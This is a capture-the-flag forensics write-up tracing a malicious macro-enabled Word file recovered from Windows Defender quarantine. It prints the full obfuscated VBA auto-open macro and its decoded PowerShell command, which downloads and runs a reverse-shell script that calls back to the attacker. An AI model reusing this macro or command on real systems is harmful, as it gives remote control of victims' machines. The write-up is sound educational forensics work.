Quarantine

Forensics


Matilda

September 1, 2024

Quarantine
300
hard
Author: samiko
I received this document from my friend which promised cute cat pictures. But as it turns out, my friend had been hacked yesterday and the document was actually a virus! Good thing my antivirus caught it before I opened it.
I have attached a copy of some files on my computer, can you use your forensics skills to find out who hacked my friend?
Flag format: `quack{...}`
Attachment: Quarantine.zip

This challenge has immediately opened with the promise of cute cat pictures and I am sold. Time to spend half of this 2 hour CTF on finding cat pictures.


These are the files we have to work with, lots of typical Windows folders with so many empty subfolders and useless files that you could spend 2 hours just clicking through.



The challenge states that the document we are assumingly looking for was received from a friend so it seems reasonable to first check the users Downloads, Documents, Desktop, etc. Spoiler, the user has absolutely nothing. Now if I actually continue reading (who am I kidding, everyone knows analysts can't read), there's Antivirus mentioned. I have no idea what Antivirus or an easy way to find out so my next step was to simply list out every file present, a bit nicer than clicking through empty subfolders.


```
tree -if --noreport . | less
```

There's a lot of files, so the less is very important to avoid trying to scroll up the terminal and having the terminal go all wonky. Scrolling through the list, I find Windows Defender Quarantine folder is present, Quarantine is also the name of the challenge, sounds sus.



```
./ProgramData/Microsoft/Windows Defender/Platform
./ProgramData/Microsoft/Windows Defender/Platform/4.18.24070.5-0
./ProgramData/Microsoft/Windows Defender/Quarantine
./ProgramData/Microsoft/Windows Defender/Quarantine/Entries
./ProgramData/Microsoft/Windows Defender/Quarantine/Entries/{80008A1B-0000-0000-F9A9-D80F01359EE6}
./ProgramData/Microsoft/Windows Defender/Quarantine/Entries/{8006434D-0000-0000-3CC5-37514468C969}
./ProgramData/Microsoft/Windows Defender/Quarantine/ResourceData
./ProgramData/Microsoft/Windows Defender/Quarantine/ResourceData/0D
./ProgramData/Microsoft/Windows Defender/Quarantine/ResourceData/0D/0D322153A0D7EB9F0DA268DB97ECE0A645851D90
./ProgramData/Microsoft/Windows Defender/Quarantine/ResourceData/2D
./ProgramData/Microsoft/Windows Defender/Quarantine/ResourceData/2D/2DE5CFA711D6C5DF84BABFC76FD54773DDE6B43A
./ProgramData/Microsoft/Windows Defender/Quarantine/Resources
./ProgramData/Microsoft/Windows Defender/Quarantine/Resources/0D
./ProgramData/Microsoft/Windows Defender/Quarantine/Resources/0D/0D322153A0D7EB9F0DA268DB97ECE0A645851D90
./ProgramData/Microsoft/Windows Defender/Quarantine/Resources/2D
./ProgramData/Microsoft/Windows Defender/Quarantine/Resources/2D/2DE5CFA711D6C5DF84BABFC76FD54773DDE6B43A
./ProgramData/Microsoft/Windows Defender/Scans
./ProgramData/Microsoft/Windows Defender/Scans/BackupStore
./ProgramData/Microsoft/Windows Defender/Scans/History
./ProgramData/Microsoft/Windows Defender/Scans/History/CacheManager
./ProgramData/Microsoft/Windows Defender/Scans/History/RemCheck
./ProgramData/Microsoft/Windows Defender/Scans/History/ReportLatency
./ProgramData/Microsoft/Windows Defender/Scans/History/ReportLatency/Latency
./ProgramData/Microsoft/Windows Defender/Scans/History/ReportLatency/Latency/01
./ProgramData/Microsoft/Windows Defender/Scans/History/ReportLatency/Latency/19
./ProgramData/Microsoft/Windows Defender/Scans/History/Results
```

In hindsight, these are clearly windows folders so obviously its running Windows Defender (which is not the same as Microsoft Defender for Endpoint, which is not the same as Microsoft Defender XDR, which is not the same as Microsoft Defender 365, please save me from Microsoft). Having a look in Quarantine, the files present aren't readable, instead, I do find
`ProgramData/Microsoft/Windows Defender/Scans/History/Service/Detections.log`.



```
2147519003|file|C:\Users\Marino\Desktop\eicar.txt
2147519003|file|C:\Users\Marino\Desktop\eicar.txt
2147894093|containerfile|C:\Users\Marino\Desktop\snowy.docm
2147894093|file|C:\Users\Marino\Desktop\snowy.docm->word/embeddings/
oleObject1.bin->(Ole Stream 0)->mimikatz.exe
```

Snowy?????
The Snowy???

???????????????
I always knew Snowy was sus.

(btw if you were wondering, I disregard the eicar.txt file as these files are used to test that an Antivirus is working correctly. All Antivirus detect these files as if they were malware despite being harmless.)

So from here, we can assume the story goes, someone has sent a file called snowy.docm (docm meaning a macro enabled Word document, macros are usually very naught, always be suspicious of them). This file has then been downloaded by the user and immediately quarantined by Windows Defender.

Now its time to stage a rescue mission and recover snowy.docm. But when googling "recover file from Windows Defender quarantine", you get a lot of results that use the Windows settings app to recover files. This isn't something we have access to here since we just have files. The best way around this is adding "forensics" to your google search (on top of having already trained Googles algorithm to bring up forensic related results because you have an ongoing *problem* with forensic CTF challenges).

Eventually, I stumble upon How to Extract Quarantine Files from Windows Defender
The relevant information is as follows:
Windows Defender stores all of its quarantine related files inside the folder
`C:\ProgramData\Microsoft\Windows Defender\Quarantine`

All of the files within that folder are encrypted with a custom RC4 cipher. Defender uses a hard-coded **static** key to obfuscate the quarantine files.


Immediately I start crying because I don't want to write a python script to decrypt these files, even if Microsoft uses a known key. Fortunately, I put my rarely used reading skills to work and read the entire article (shocking, I know) and find that the poor soul who wrote the article has already done the hard work and published a script called defender-dump.py.

With a quick

```
    python3 defender-dump.py /quarantine --dump
```

I retrieve the file. And then remember I am working in Kali Linux and now I have a Word document that I can't open.... Fortunately this isn't a file I care about so I have no issues using the first sketchy document viewer on google.

And I get the prize, free Snowy pics, I immediately send these to my cloud back-up for safekeeping.



>>> FREE SNOWY PICS! NO SCAM 2024 <<<

SECURITY WARNING Macros have been disabled.

CLICK ON ENABLE CONTENT FOR CUTE SNOWY!

It's fortunate this viewer doesn't support running macros because I'd download all the malware in the world for Snowy pics.

The question becomes, how do I access this macro without booting my Windows VM because I am lazy. The answer is a nice tool called oledump.



```
└─$ python3 ../../Downloads/oledump/oledump.py snowy.docm
A: word/vbaProject.bin
 A1:       379 'PROJECT'
 A2:        41 'PROJECTwm'
 A3: M   10704 'VBA/ThisDocument'
 A4:      3688 'VBA/_VBA_PROJECT'
 A5:     11078 'VBA/__SRP_0'
 A6:       174 'VBA/__SRP_1'
 A7:     15312 'VBA/__SRP_2'
 A8:       206 'VBA/__SRP_3'
 A9:       515 'VBA/dir'
B: word/embeddings/oleObject1.bin
 B1:        76 '\x01CompObj'
 B2: O 1250608 '\x01Ole10Native'
 B3:      5004 '\x03EPRINT'
 B4:         6 '\x03ObjInfo'
```

The M next to A3 means that's the one that contains the macro.

```
python3 ../../Downloads/oledump/oledump.py snowy.docm -s A3 -v > output.txt
```

```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub Document_New()

End Sub

Private Sub Document_Open()

    c = Chr(CLng("&H2fcb") - 12123) & Chr(1966143 / CLng("&H4531")) &
     ↪  Chr(5329296 / CLng("&Haef0")) & Chr(-43422 + CLng("&Haa03")) &
     ↪  Chr(CLng("&Hf77e") - 63244) & Chr(CLng("&H90c5") - 36946) &
     ↪  Chr(CLng("&H3ab8") - 14928) & Chr(-19646 + CLng("&H4d23")) _
        & Chr(6272964 / CLng("&He2e3")) & Chr(10023048 / CLng("&H16a86"))
         ↪  & Chr(1099744 / CLng("&H863f")) & Chr(1765125 /
         ↪  CLng("&H9939")) & Chr(2527173 / CLng("&H63b7")) & Chr(-7905 +
         ↪  CLng("&H1f01")) & Chr(2960958 / CLng("&H1542f")) &
         ↪  Chr(5887742 / CLng("&H13b0e")) _
        & Chr(-92302 + CLng("&H168d3")) & Chr(-32944 + CLng("&H8108")) &
         ↪  Chr(CLng("&Ha24f") - 41511) & Chr(-82384 + CLng("&H14219")) &
         ↪  Chr(-35293 + CLng("&H8a34")) & Chr(-72487 + CLng("&H11b79"))
         ↪  & Chr(2804480 / CLng("&H15658")) & Chr(-43918 +
         ↪  CLng("&Habf6")) _
         & Chr(-96791 + CLng("&H17a8b")) & Chr(3640892 / CLng("&H7a9b")) &
         ↪  Chr(-18851 + CLng("&H4a13")) & Chr(CLng("&H236c") - 8953) &
         ↪  Chr(CLng("&H6ca1") - 27751) & Chr(-20427 + CLng("&H4ffa")) &
         ↪  Chr(CLng("&H15093") - 86116) & Chr(CLng("&H18c2") - 6224) _
         & Chr(-17757 + CLng("&H45be")) & Chr(CLng("&H1538d") - 86806) &
         ↪  Chr(CLng("&H3a9f") - 14961) & Chr(CLng("&Hf126") - 61631) &
         ↪  Chr(-63840 + CLng("&Hf9c9")) & Chr(CLng("&Hf81f") - 63403) &
         ↪  Chr(9849112 / CLng("&H171ef")) & Chr(CLng("&H8434") - 33727)
         ↪  _
         & Chr(7672322 / CLng("&H131d1")) & Chr(CLng("&H12828") - 75699) &
         ↪  Chr(CLng("&H4e79") - 19974) & Chr(CLng("&H2bba") - 11093) &
         ↪  Chr(-95088 + CLng("&H173e2")) & Chr(6805359 /
         ↪  CLng("&H10c85")) & Chr(CLng("&H18656") - 99815) & Chr(-26330
         ↪  + CLng("&H6748")) _
         & Chr(-62047 + CLng("&Hf2d3")) & Chr(9247055 / CLng("&H165a3")) &
         ↪  Chr(-54064 + CLng("&Hd39e")) & Chr(4129484 / CLng("&H8b0f"))
         ↪  & Chr(CLng("&H12d6d") - 77119) & Chr(-32437 + CLng("&H7f18"))
         ↪  & Chr(-6561 + CLng("&H1a10")) & Chr(-83642 + CLng("&H14727"))
         ↪  _
         & Chr(1906461 / CLng("&H9e73")) & Chr(8432695 / CLng("&H15397"))
         ↪  & Chr(8059590 / CLng("&H11e35")) & Chr(-26364 +
         ↪  CLng("&H6770")) & Chr(CLng("&H17f76") - 98055) &
         ↪  Chr(CLng("&Hf345") - 62167) & Chr(CLng("&H4451") - 17384) &
         ↪  Chr(7067481 / CLng("&Hf8b7")) _
         & Chr(1449813 / CLng("&H5487")) & Chr(-58519 + CLng("&He506")) &
         ↪  Chr(-36158 + CLng("&H8da1")) & Chr(-15593 + CLng("&H3d58")) &
         ↪  Chr(CLng("&H10e49") - 69146) & Chr(CLng("&He2f7") - 58036) &
         ↪  Chr(5166162 / CLng("&Hb5ce")) & Chr(-513 + CLng("&H26f")) _
         & Chr(-34212 + CLng("&H85f4")) & Chr(6212728 / CLng("&Hd136")) &
         ↪  Chr(-32345 + CLng("&H7ed2")) & Chr(CLng("&H6f2f") - 28380) &
         ↪  Chr(CLng("&H183fa") - 99218) & Chr(7151709 / CLng("&H11499"))
         ↪  & Chr(CLng("&Hde82") - 56854) & Chr(CLng("&H3781") - 14101) _
         & Chr(-48754 + CLng("&Hbea1")) & Chr(CLng("&H423e") - 16849) &
         ↪  Chr(6165902 / CLng("&Hf84e")) & Chr(CLng("&Hda73") - 55808) &
         ↪  Chr(8772732 / CLng("&H1276b")) & Chr(CLng("&H14b5e") - 84729)
         ↪  & Chr(2712516 / CLng("&H5cf2")) & Chr(-65544 +
         ↪  CLng("&H10037")) _
         & Chr(669118 / CLng("&H23ce")) & Chr(10088320 / CLng("&H16640"))
         ↪  & Chr(-89306 + CLng("&H15d50")) & Chr(-78300 +
         ↪  CLng("&H1324b")) & Chr(-56451 + CLng("&Hdcee")) & Chr(-98281
         ↪  + CLng("&H1804e")) & Chr(CLng("&H65f4") - 26055) & Chr(-48347
         ↪  + CLng("&Hbd1e")) _
         & Chr(-44473 + CLng("&Hae28")) & Chr(3007180 / CLng("&H6aca")) &
         ↪  Chr(-29432 + CLng("&H7348")) & Chr(CLng("&H8e4") - 2160) &
         ↪  Chr(CLng("&Hee2a") - 60849) & Chr(-52662 + CLng("&Hce09")) &
         ↪  Chr(CLng("&H110e7") - 69759) & Chr(-91778 + CLng("&H166e7"))
         ↪  _
```

```
            & Chr(-77304 + CLng("&H12e64")) & Chr(CLng("&Haf7a") - 44814) & Chr(CLng("&H5ab6") - 23176) & Chr(1899632 / CLng("&H4241")) & Chr(CLng("&Hd1f9") - 53638) & Chr(-93027 + CLng("&H16b94")) & Chr(2034688 / CLng("&Hf860")) & Chr(-30785 + CLng("&H786e")) _
            & Chr(-10175 + CLng("&H2814")) & Chr(-48769 + CLng("&Hbef4")) & Chr(CLng("&H180f4") - 98447) & Chr(-59152 + CLng("&He752")) & Chr(4440466 / CLng("&Hb2d2")) & Chr(6452880 / CLng("&Hdb30")) & Chr(CLng("&H186ba") - 99921) & Chr(-67755 + CLng("&H1090e")) _
            & Chr(-98168 + CLng("&H17fc8")) & Chr(-6410 + CLng("&H196b")) & Chr(7210614 / CLng("&Hf713")) & Chr(-89902 + CLng("&H15fa1")) & Chr(-16064 + CLng("&H3f29")) & Chr(CLng("&H17398") - 95018) & Chr(2664713 / CLng("&H650f")) & Chr(CLng("&Ha2a9") - 41600) _
            & Chr(4349775 / CLng("&H11ffd")) & Chr(-81103 + CLng("&H13cef")) & Chr(-64957 + CLng("&Hfe06")) & Chr(-19500 + CLng("&H4c9a")) & Chr(1044418 / CLng("&H2293")) & Chr(CLng("&H111ea") - 70011) & Chr(-41500 + CLng("&Ha287")) & Chr(7213319 / CLng("&H116fb")) _
            & Chr(-8379 + CLng("&H20e8")) & Chr(-76054 + CLng("&H12959")) & Chr(CLng("&H272c") - 9917) & Chr(CLng("&H11dc9") - 73051) & Chr(CLng("&H17c7f") - 97327) & Chr(-69237 + CLng("&H10ee9")) & Chr(CLng("&H1631c") - 90787) & Chr(CLng("&Hb244") - 45553) _
            & Chr(-3378 + CLng("&Hd9a")) & Chr(-77791 + CLng("&H13044")) & Chr(CLng("&H14129") - 82109) & Chr(CLng("&H16e75") - 93705) & Chr(862400 / CLng("&H6946")) & Chr(CLng("&He15c") - 57579) & Chr(CLng("&H64ec") - 25719) & Chr(CLng("&H93eb") - 37770) _
            & Chr(CLng("&Hbf69") - 48902) & Chr(CLng("&H15729") - 87742) & Chr(-32714 + CLng("&H8045")) & Chr(CLng("&H165ae") - 91513) & Chr(-67246 + CLng("&H106e5")) & Chr(CLng("&H2f67") - 12083) & Chr(7763381 / CLng("&H154bd")) & Chr(1371990 / CLng("&H386a")) _
            & Chr(6995144 / CLng("&H106bd")) & Chr(CLng("&Hdaa") - 3450) & Chr(-63842 + CLng("&Hf9af")) & Chr(CLng("&Hba39") - 47622) & Chr(CLng("&Hcbbe") - 52063) & Chr(CLng("&H6e1a") - 28134) & Chr(CLng("&H15acc") - 88670) & Chr(CLng("&H2eb8") - 11892) _
            & Chr(334210 / CLng("&Hdbe")) & Chr(4761423 / CLng("&He59f")) & Chr(-54959 + CLng("&Hd724")) & Chr(-96236 + CLng("&H17820")) & Chr(CLng("&Hba7d") - 47659) & Chr(CLng("&Hf399") - 62309) & Chr(-32126 + CLng("&H7dec")) & Chr(-79637 + CLng("&H1374c")) _
            & Chr(-83336 + CLng("&H145b9")) & Chr(-16974 + CLng("&H429c")) & Chr(4845255 / CLng("&H1731d")) & Chr(-22348 + CLng("&H576d")) & Chr(1681779 / CLng("&Hc713")) & Chr(110838 / CLng("&H8d6")) & Chr(CLng("&H15ebb") - 89738) & Chr(2325625 / CLng("&H48ad")) _
```


```
        & Chr(-23758 + CLng("&H5cee")) & Chr(CLng("&H151eb") - 86458) &
          Chr(-52057 + CLng("&Hcb8f")) & Chr(844992 / CLng("&H3d20")) &
          Chr(-95626 + CLng("&H175c0")) & Chr(-3383 + CLng("&Hd70")) &
          Chr(CLng("&H154a7") - 87173) & vbCrLf

    gg = Shell(c, 1)

End Sub
```

Well there's clearly nothing suspicious here. Time to go home.

I'll save you the detailed description of trying to deobsufucate this code but long story short, do not ask ChatGPT to write you a script to do it because it will hate you. All the online VBA compilers also refuse to run this and I hate VBA too much to find the answer as to why. In the end, I used a copy of Microsoft Excel that I had previously *acquired* in my Windows VM to just run the code, well, except for the clearly shady `gg = Shell(c, 1)` line. I swapped that to `MsgBox c`



Microsoft Visual Basic for Applications - Book1 - [Module1 (Code)]
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Ln 23, Col 13
Project - VBAProject
VBAProject (Book1)
Microsoft Excel Objects
Sheet1 (Sheet1)
ThisWorkbook
Modules
Module1
(General)
test

```
Sub test()
c = Chr(CLng("&H2fcb") - 12123) & Chr(1966143 / CLng("&H4531")) & Chr(5329296 / CLng("&Haef0")) & Chr(-43422 + CLng("&Haa
        & Chr(6272964 / CLng("&He2e3")) & Chr(10023048 / CLng("&H16a86")) & Chr(1099744 / CLng("&H863f")) & Chr(1765125 /
        & Chr(-92302 + CLng("&H168d3")) & Chr(-32944 + CLng("&H8108")) & Chr(CLng("&Ha24f") - 41511) & Chr(-82384 + CLng("
        & Chr(-96791 + CLng("&H17a8b")) & Chr(3640892 / CLng("&H7a9b")) & Chr(-18851 + CLng("&H4a13")) & Chr(CLng("&H236c"
        & Chr(-17757 + CLng("&H45be")) & Chr(CLng("&H1538d") - 86806) & Chr(CLng("&H3a9f") - 14961) & Chr(CLng("&Hf126") -
        & Chr(7672322 / CLng("&H131d1")) & Chr(CLng("&H12828") - 75699) & Chr(CLng("&H4e79") - 19974) & Chr(CLng("&H2bba")
        & Chr(-62047 + CLng("&Hf2d3")) & Chr(9247055 / CLng("&H165a3")) & Chr(-54064 + CLng("&Hd39e")) & Chr(4129484 / CLr
        & Chr(1906461 / CLng("&H9e73")) & Chr(8432695 / CLng("&H15397")) & Chr(8059590 / CLng("&H11e35")) & Chr(-26364 + C
        & Chr(1449813 / CLng("&H5487")) & Chr(-58519 + CLng("&He506")) & Chr(-36158 + CLng("&H8da1")) & Chr(-15593 + CLng
        & Chr(-34212 + CLng("&H85f4")) & Chr(6212728 / CLng("&Hd136")) & Chr(-32345 + CLng("&H7ed2")) & Chr(CLng("&H6f2f")
        & Chr(-48754 + CLng("&Hbea1")) & Chr(CLng("&H423e") - 16849) & Chr(6165902 / CLng("&Hf84e")) & Chr(CLng("&Hda73")
        & Chr(669118 / CLng("&H23ce")) & Chr(10088320 / CLng("&H16640")) & Chr(-89306 + CLng("&H15d50")) & Chr(-78300 + CI
        & Chr(-44473 + CLng("&Hae28")) & Chr(3007180 / CLng("&H6aca")) & Chr(-29432 + CLng("&H7348")) & Chr(CLng("&H8e4")
        & Chr(-77304 + CLng("&H12e64")) & Chr(CLng("&Haf7a") - 44814) & Chr(CLng("&H5ab6") - 23176) & Chr(1899632 / CLng("
        & Chr(-10175 + CLng("&H2814")) & Chr(-48769 + CLng("&Hbef4")) & Chr(CLng("&H180f4") - 98447) & Chr(-59152 + CLng("
        & Chr(-98168 + CLng("&H17fc8")) & Chr(-6410 + CLng("&H196b")) & Chr(7210614 / CLng("&Hf713")) & Chr(-89902 + CLng
        & Chr(4349775 / CLng("&H11ffd")) & Chr(-81103 + CLng("&H13cef")) & Chr(-64957 + CLng("&Hfe06")) & Chr(-19500 + CLr
        & Chr(-8379 + CLng("&H20e8")) & Chr(-76054 + CLng("&H12959")) & Chr(CLng("&H272c") - 9917) & Chr(CLng("&H11dc9") -
        & Chr(-3378 + CLng("&Hd9a")) & Chr(-77791 + CLng("&H13044")) & Chr(CLng("&H14129") - 82109) & Chr(CLng("&H16e75")
        & Chr(CLng("&Hbf69") - 48902) & Chr(CLng("&H15729") - 87742) & Chr(-32714 + CLng("&H8045")) & Chr(CLng("&H165ae")
        & Chr(6995144 / CLng("&H106bd")) & Chr(CLng("&Hdaa") - 3450) & Chr(-63842 + CLng("&Hf9af")) & Chr(CLng("&Hba39") -
        & Chr(334210 / CLng("&Hdbe")) & Chr(4761423 / CLng("&He59f")) & Chr(-54959 + CLng("&Hd724")) & Chr(-96236 + CLng("
        & Chr(-83336 + CLng("&H145b9")) & Chr(-16974 + CLng("&H429c")) & Chr(4845255 / CLng("&H1731d")) & Chr(-22348 + CLr
        & Chr(-23758 + CLng("&H5cee")) & Chr(CLng("&H151eb") - 86458) & Chr(-52057 + CLng("&Hcb8f")) & Chr(844992 / CLng("

    MsgBox (c)

End Sub
```

Press the nice green play button on the top bar and gg.



```
powershell -c "IEX(IWR
https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-C
onPtyShell.ps1 -UseBasicParsing); Invoke-ConPtyShell
quack{574Y_h0M3_4nD_Qu4R4n71N3!!11} 16669"
```

I appreciate that that the link goes to a real reverse shell script. Also, turns out you can't copy/paste from message boxes so please appreciate the fact that I had to type that flag out. I'm gonna go quarantine myself in a hole now. At least I have Snowy pics.